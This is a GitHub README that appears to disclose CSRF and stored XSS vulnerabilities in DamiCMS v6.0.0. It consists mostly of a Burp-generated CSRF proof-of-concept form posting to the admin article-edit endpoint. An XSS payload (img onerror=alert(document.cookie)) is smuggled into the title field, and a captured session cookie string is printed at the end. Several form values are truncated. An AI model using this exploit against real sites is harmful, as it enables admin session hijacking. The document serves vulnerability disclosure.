wind-cyber / DamiCMS-v6.0.0-have-csrf-and-xss-Vulnerabilities- Public

master

DamiCMS-v6.0.0-have-csrf-and-xss-Vulnerabilities- / README.md

wind-cyber Update README.md History

1 contributor


37 lines (29 sloc) 3.69 KB

Malicious JavaScript has access to all the same objects as the rest of the web page, including access to cookies and local storage, which are often used to store session tokens. If an attacker can obtain a user's session cookie, they can then impersonate that user.

After the administrator login in,open the poc poc：

```
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://172.16.100.28/damicms-master/admin.php?s=/Article/doedit" method="POST">
      <input type="hidden" name="title"
value="æµ&#139;è&#175;&#149;äº&#167;å&#147;&#129;&lt;img&#32;src&#61;&quot;x&quot;&#32;onerror&#61;alert&#40;document&#46;cookie&#41;
/>
      <input type="hidden" name="TitleFontColor" value="" />
      <input type="hidden" name="keywords" value="" />
      <input type="hidden" name="description"
value="å&#158;&#139;å&#143;&#183;&#58;&#32;ä&#187;&#183;æ&#160;&#188;ï&#188;&#154;é&#157;&#162;è&#174;&#174;&#32;é&#162;&#156;è&#137;
/>
      <input type="hidden" name="hits" value="69" />
      <input type="hidden" name="typeid" value="24" />
      <input type="hidden" name="imgurl" value="&#47;Public&#47;Uploads&#47;thumb&#47;thumb&#95;1393207060&#46;jpg" />
      <input type="hidden" name="isimg" value="1" />
      <input type="hidden" name="content"
value="androidå&#188;&#128;å&#143;&#145;&lt;span&#32;style&#61;&quot;white&#45;space&#58;normal&#59;&quot;&gt;androidå&#188;&#128;å&#
/>
      <input type="hidden" name="price" value="4000" />
      <input type="hidden" name="color" value="ç&#129;&#176;è&#137;&#178;" />
      <input type="hidden" name="product&#95;xinghao" value="M002457J" />
      <input type="hidden" name="submit" value="ä&#191;&#174;æ&#148;&#185;" />
      <input type="hidden" name="aid" value="66" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

damicms-master/admin.php?s=/Index/index Successfully inserted



think_template=default; BkGOp9578O_think_template=default; PHPSESSID=f73kn1kvlbtv05lnpst6noa133; UM_distinctid=16e58390f0d151-053d7800d29c998-4c302b7a-5f100-16e58390f0f443; CNZZDATA1257137=cnzz_eid%3D1627160814-1573433758-%26ntime%3D1573439266; BkGOp9578O_1573438433=czoxOiIxIjs%3D